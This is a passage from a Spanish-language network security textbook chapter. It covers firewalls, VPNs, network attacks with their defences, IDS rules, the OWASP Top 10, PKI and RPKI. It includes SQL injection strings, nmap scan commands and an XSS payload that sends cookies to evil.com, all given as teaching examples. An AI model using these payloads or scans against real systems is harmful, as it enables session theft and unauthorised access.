| WAF                   | HTTP/HTTPS            | Protege apps web (SQLi, XSS, OWASP)      |

Tabla 10.2: Tipos de firewall

### 10.2.1. Reglas de firewall — Lógica básica

Regla (stateless packet filter):

| Source | Src Port | Dest     | Dst Port | Protocol | Action |                |
|--------|----------|----------|----------|----------|--------|----------------|
| any    | any      | 10.0.0.5 | 443      | TCP      | ALLOW  |                |
| any    | any      | 10.0.0.5 | 80       | TCP      | ALLOW  |                |
| any    | any      | any      | any      | any      | DENY   | ← default deny |

Principio: todo lo que no esté explícitamente permitido, está DENEGADO.

 **Cuidado**

**SSL Inspection en NGFWs:** un NGFW puede descifrar TLS para inspeccionarlo (MITM corporativo). El firewall presenta su propio certificado al cliente. Esto rompe End-to-End Encryption a nivel corporativo. Es legal (en entornos corporativos, la empresa es dueña de los dispositivos), pero debes saber que tu tráfico HTTPS podría ser inspeccionado en redes corporativas.

## 10.3. 🛡️ VPN — Virtual Private Network

### 🧠 Concepto

Una **VPN** crea un túnel cifrado sobre una red no confiable (Internet). Todo el tráfico viaja por ese túnel, protegido de observadores externos.

| Protocolo   | Puerto          | Crypto     | Velocidad         | Uso típico           |
|-------------|-----------------|------------|-------------------|----------------------|
| PPTP        | 1723/TCP        | RC4 (roto) | Rápido            | 💀 Evitar             |
| L2TP/IPsec  | 1701/UDP + 4500 | AES        | Mediano           | Empresas legacy      |
| OpenVPN     | 1194/UDP o 443  | TLS        | Mediano           | Uso general          |
| IKEv2/IPsec | 500+4500/UDP    | AES-GCM    | Rápido            | Móviles              |
| WireGuard   | 51820/UDP       | ChaCha20   | <b>Muy rápido</b> | Moderno, recomendado |

Tabla 10.3: Protocolos VPN comparados

### 10.3.1. mTLS — Mutual TLS

#### 🧠 Concepto

TLS normal: el cliente verifica la identidad del servidor (certificado). **mTLS** (Mutual TLS): *ambos* se verifican mutuamente. El servidor también exige un certificado válido del cliente.

TLS normal:

```

Cliente  verifica certificado  Servidor
Cliente                               Servidor (confiado)
```

mTLS:

```

Cliente  verifica certificado  Servidor
Cliente  verifica certificado  Servidor
(AMBOS presentan certificados X.509)
```

Uso: microservicios, APIs inter-servicio, Zero Trust.

El servicio A no habla con el servicio B a menos que tenga el certificado correcto --- elimina acceso no autorizado incluso dentro de la red interna.

## 10.4. Ataques de Red — Catálogo

### 10.4.1. ARP Spoofing / ARP Poisoning

#### Cuidado

##### ARP Spoofing:

1. ARP no tiene autenticación: cualquiera puede mandar un ARP Reply.
2. El atacante envía ARP Replies falsos: “La IP 192.168.1.1 tiene MAC aa:bb:cc:dd:ee:ff” (la MAC del atacante).
3. Las víctimas actualizan su ARP cache.
4. Todo el tráfico destinado al gateway pasa por el atacante: **Man-in-the-Middle (MitM)**.

|          |         |               |         |          |
|----------|---------|---------------|---------|----------|
| Normal:  | Víctima |               | Gateway | Internet |
| Atacado: | Víctima | Atacante MitM | Gateway | Internet |

(ve y modifica todo)

##### Defensa:

- **Dynamic ARP Inspection (DAI):** el switch valida ARP contra la tabla DHCP Snooping. Si la MAC no coincide, descarta el paquete.
- **Static ARP entries:** configurar entradas ARP estáticas para el gateway (impracticable en redes grandes).
- **Cifrado end-to-end:** aunque el atacante intercepte el tráfico, no puede leerlo ni modificarlo (TLS, mTLS).

### 10.4.2. DNS Spoofing / Cache Poisoning

#### Cuidado

##### DNS Cache Poisoning:

DNS usa UDP sin autenticación. El atacante puede enviar respuestas DNS falsas antes de que llegue la legítima.

1. Cliente hace query: “¿IP de banco.com?”
2. Atacante envía respuesta falsa más rápido que el servidor real: “banco.com = 192.168.1.99” (servidor del atacante)
3. El resolver guarda la respuesta falsa en caché
4. Todos los clientes que pregunten por banco.com van al servidor del atacante

**Defensa:**

- **DNSSEC:** firma criptográfica de los registros DNS. El resolver verifica la firma antes de aceptar la respuesta.
- **DoH/DoT:** cifra el canal DNS, evita inyección en tránsito.
- **Randomización de puerto origen y Query ID:** hace más difícil adivinar los parámetros de la query para enviar una respuesta falsa.

**10.4.3. BGP Hijacking****⚠️ Cuidado**

**BGP Hijacking:** BGP no tiene autenticación. Un ASN malicioso puede anunciar prefijos IP que no le pertenecen — y el tráfico de esos IPs se redirige a través del atacante.

Ejemplo real: **Pakistan Telecom (2008)** anunció el prefijo de YouTube (208.65.153.0/24) a level3, y durante 2 horas el tráfico de YouTube de todo el mundo fue al nulo de Pakistan Telecom.

**Defensa:**

- **RPKI (Resource Public Key Infrastructure):** firma criptográfica que une un prefijo IP a un ASN específico. Los routers descartan anuncios BGP sin firma válida.
- **Route filtering:** cada ISP solo acepta anuncios de prefijos que el peer tiene autorización de anunciar.
- **BGPsec:** extiende BGP con firmas por hop. Más seguro que RPKI solo, pero adopción lenta.

**10.4.4. DDoS — Distributed Denial of Service****⚠️ Cuidado**

**DDoS:** agotar recursos de un servidor (CPU, RAM, ancho de banda) con tráfico desde miles de fuentes simultáneas (botnet).

Tipos de DDoS:

| Tipo        | Mecanismo               | Amplificación                       |
|-------------|-------------------------|-------------------------------------|
| Volumétrico | Inundar de datos (Gbps) | DNS Amplification (x70), NTP (x556) |
| Protocol    | Agotar tabla de estados | SYN Flood, Smurf                    |
| Application | Agotar recursos de app  | HTTP Flood, Slowloris               |

**Amplificación DNS:** el atacante envía query DNS con IP de origen *suplantada* (IP de la víctima). El servidor DNS responde a la víctima con un paquete

~70x más grande. Con 1 Mbps de tráfico de ataque, la víctima recibe 70 Mbps.

#### Defensas:

- **Rate limiting:** limitar requests por IP en tiempo real
- **Anycast:** distribuir el tráfico entre múltiples datacenters globales (Cloudflare absorbe DDoS distribuyendo el tráfico a sus 200+ PoPs)
- **BCP38 (Ingress Filtering):** ISPs descartan paquetes con IP origen suplantada — elimina amplificación en origen
- **SYN Cookies:** el servidor no guarda estado hasta recibir el ACK

### 10.4.5. Man-in-the-Middle (MitM)

#### Cuidado

**MitM:** el atacante se interpone entre dos partes que creen comunicarse directamente. Puede leer y modificar el tráfico.

Vectores comunes:

- **Rogue Wi-Fi AP:** el atacante crea un hotspot “Starbucks Free WiFi” y todo el tráfico pasa por su máquina.
- **ARP Spoofing:** como vimos en la sección anterior.
- **SSL Stripping:** el atacante intercepta la redirección HTTP→HTTPS y presenta HTTP al cliente mientras habla HTTPS con el servidor.

**Defensa universal: HSTS** (HTTP Strict Transport Security) — el servidor indica al browser que *siempre* use HTTPS, nunca HTTP. El browser rechaza versiones HTTP incluso si el atacante intenta forzarlas. Con HSTS Preloading, el browser viene con la lista hardcoded antes de la primera conexión.

## 10.5. IDS e IPS — Detección y Prevención de Intrusiones

| Sistema | Nombre                      | Acción                     | Posición        |
|---------|-----------------------------|----------------------------|-----------------|
| IDS     | Intrusion Detection System  | Detecta y alerta (pasivo)  | Fuera del flujo |
| IPS     | Intrusion Prevention System | Detecta y bloquea (activo) | En el flujo     |

Tabla 10.4: IDS vs IPS

Un IDS/IPS analiza el tráfico buscando **firmas** (patrones conocidos de ataques) o **anomalías** (desviaciones del comportamiento normal).



 Ejemplo real

**Snort** (open source, Cisco) y **Suricata** son los IDS/IPS más usados. Una regla Snort que detecta SYN Flood:

```
alert tcp any any -> $HOME_NET any \
(flags:S; \
  detection_filter:track by_dst, count 1000, seconds 1; \
  msg:"Posible SYN Flood detectado"; \
  sid:1000001;)
```

Esto alerta si un destino recibe más de 1000 SYNs por segundo.

## 10.6. OWASP Top 10 — Los ataques más comunes a aplicaciones web

 Concepto

**OWASP** (Open Web Application Security Project) publica anualmente el Top 10 de vulnerabilidades más críticas. Todo desarrollador debería conocerlos.

| #  | Vulnerabilidad                | Ejemplo                                             |
|----|-------------------------------|-----------------------------------------------------|
| 1  | Broken Access Control         | Ver datos de otro usuario cambiando el ID en la URL |
| 2  | Cryptographic Failures        | Contraseñas en MD5, HTTP sin TLS                    |
| 3  | Injection (SQLi, XSS)         | ' OR 1=1;-- en un campo de login                    |
| 4  | Insecure Design               | Flujos de negocio sin controles de seguridad        |
| 5  | Security Misconfiguration     | Servicios de debug activos en producción            |
| 6  | Vulnerable Components         | Usar log4j 2.14.0 (Log4Shell)                       |
| 7  | Auth Failures                 | Contraseñas débiles, sin MFA, tokens largos         |
| 8  | Software Integrity Failures   | Dependencias sin verificar, CI/CD sin protección    |
| 9  | Logging & Monitoring Failures | Sin logs de auth, sin alertas de anomalías          |
| 10 | SSRF                          | Servidor hace requests a su propia infraestructura  |

Tabla 10.5: OWASP Top 10 (2021)

### 10.6.1. SQL Injection

#### Cuidado

**SQLi:** el atacante inyecta SQL en un campo de entrada.

```
-- Consulta original (vulnerable):  
SELECT * FROM usuarios WHERE user='INPUT' AND pass='INPUT2';  
  
-- El atacante escribe en el campo usuario:  
-- admin'--  
-- La consulta queda:  
SELECT * FROM usuarios WHERE user='admin'--' AND pass='  
    INPUT2';  
-- El -- comenta el resto → login sin contraseña  
  
-- O peor, escribe: ' OR 1=1;--  
SELECT * FROM usuarios WHERE user='' OR 1=1;--' AND pass='';  
-- Devuelve TODOS los usuarios
```

**Defensa:** Prepared Statements / Parameterized Queries. El input nunca se interpreta como SQL.

```
# Python con parameterized query (seguro):  
cursor.execute("SELECT * FROM usuarios WHERE user=? AND pass  
    =?",  
               (usuario, password))
```

### 10.6.2. XSS — Cross-Site Scripting

**⚠️ Cuidado**

**XSS:** el atacante inyecta JavaScript en una página web que otros usuarios cargarán. El script se ejecuta en el browser de la víctima con sus cookies y sesión.

Stored XSS:

1. Atacante publica comentario:  
`<script>fetch('http://evil.com/?c='+document.cookie)</script>`
2. Otro usuario carga la página con ese comentario
3. El script roba la cookie de sesión del usuario → account takeover

Defensa:

- **Output encoding:** convertir `<` → `&lt;`; antes de renderizar en HTML.
- **Content Security Policy (CSP):** header HTTP que indica al browser de qué fuentes puede cargar scripts. Bloquea scripts inline.
- **HttpOnly cookies:** cookies que JavaScript no puede leer, aunque inyecte código.

## 10.7. 🛡️ PKI y Certificados — Revisión de Confianza

**🧠 Concepto**

La seguridad de HTTPS descansa en un ecosistema de **Autoridades Certificadoras (CAs)** en las que los browsers confían implícitamente. Los browsers/OS vienen con ~100–200 CAs raíz preinstaladas.

Tipos de certificados:

DV (Domain Validation):

Solo verifica que el solicitante controla el dominio  
(Let's Encrypt lo hace automáticamente en minutos)

OV (Organization Validation):

Verifica que la organización existe legalmente  
(manual, tarda días)

EV (Extended Validation):

Verificación exhaustiva de la empresa  
(el nombre de la empresa aparecía en la barra verde - hoy browsers eliminaron la barra verde porque los usuarios no la entendían)

 **Cuidado**

**Certificate Transparency (CT):** desde 2018, Chrome requiere que todos los certificados sean registrados públicamente en logs CT (append-only, auditable). Si una CA emite un certificado fraudulento para “google.com”, aparece en los logs y puede ser revocado. Antes de CT, las CAs podían emitir certificados silenciosamente.

**Certificate Pinning:** apps móviles pueden hardcodear el hash del certificado esperado. Si el certificado cambia (ataque MitM con cert falso), la app rechaza la conexión. Riesgo: si la empresa cambia su certificado legítimamente, la app rompe.

## 10.8. RPKI — Asegurando el Routing de Internet

 **Concepto**

**RPKI** (Resource Public Key Infrastructure) es la solución al BGP Hijacking. Crea un sistema de firma criptográfica que prueba qué ASN tiene autorización de anunciar qué prefijos IP.

Sin RPKI:

AS64500 anuncia 8.8.8.0/24 (de Google)

→ Routers del mundo creen el anuncio

→ Tráfico a Google va a AS64500

Con RPKI:

AS64500 anuncia 8.8.8.0/24

→ Router verifica: ¿existe ROA (Route Origin Authorization) que diga que AS15169 (Google) puede anunciar 8.8.8.0/24?

→ La respuesta es SÍ → el anuncio de AS64500 es INVÁLIDO

→ Router descarta el anuncio

 **Tecnología Moderna**

 **Adopción de RPKI (2024):** Cloudflare, AT&T, Telia, LACNIC y muchos otros ya filtran anuncios RPKI-INVÁLIDOS. Aproximadamente **40 %** del espacio de direcciones IP global tiene ROAs publicadas. El progreso es lento: requiere que cada ISP actualice su política de routing. En México, LACNIC es el RIR que gestiona el registro de ROAs para LATAM.

| Herramienta | Uso                                    | Notas                              |
|-------------|----------------------------------------|------------------------------------|
| nmap        | Escaneo de puertos y OS fingerprinting | Herramienta de pentesting estándar |
| Wireshark   | Captura y análisis de paquetes (GUI)   | Análisis de protocolos             |
| tcpdump     | Captura de paquetes (CLI)              | Para servidores sin GUI            |
| netstat/ss  | Ver conexiones activas y puertos       | Diagnóstico local                  |
| arp -a      | Ver tabla ARP                          | Detectar ARP spoofing              |
| traceroute  | Ver ruta de paquetes                   | Detectar desvíos BGP               |
| curl -v     | HTTP/HTTPS detallado                   | Ver headers, certificados          |
| openssl     | Verificar certificados TLS             | openssl s_client -connect host:443 |

Tabla 10.6: Herramientas de red y seguridad

## 10.9. Herramientas de Diagnóstico y Seguridad

Configuración / Código

```
# Ver certificado TLS de un servidor:
openssl s_client -connect google.com:443 -servername google.com

# Escanear puertos abiertos (autorización requerida):
nmap -sV -O 192.168.1.0/24

# Capturar tráfico en interfaz eth0:
tcpdump -i eth0 -w captura.pcap

# Ver conexiones activas:
ss -tulpn

# Verificar si una respuesta DNS tiene RRSIG (DNSSEC):
dig +dnssec google.com A
```

## 10.10. Resumen: Defensa en Profundidad

### Concepto

**Defense in Depth** (Defensa en Profundidad): no depender de una sola capa de seguridad. Si un control falla, los otros detienen al atacante.

 **Analogía:** una cebolla. Pelar una capa no da acceso al centro — hay más capas por atravesar.

Capas de defensa en una organización típica:

## Internet

[Firewall perimetral + DDoS mitigation (Cloudflare/Akamai)]

[DMZ: Load balancers, WAF, reverse proxies]

[Red interna segmentada con VLANs]  
(cada segmento tiene su propio firewall)

[Hosts con: cifrado en disco, antivirus, EDR]

[Aplicaciones: autenticación fuerte (MFA), autorización (RBAC/ABAC)]

[Datos: cifrado en reposo (AES-256), en tránsito (TLS 1.3)]

[Logging y SIEM: todo se registra, correlaciona y alerta]

Principios clave:

- **Least Privilege:** cada usuario/proceso tiene solo los permisos que necesita para su función.
- **Fail-Closed:** si el sistema de seguridad falla, deniega acceso (no permite por defecto).
- **Assume Breach:** asumir que el atacante ya está dentro y diseñar para limitar el daño (Zero Trust).
- **Patch Management:** las vulnerabilidades conocidas son las más explotadas. Actualizar sistemas es la defensa más efectiva.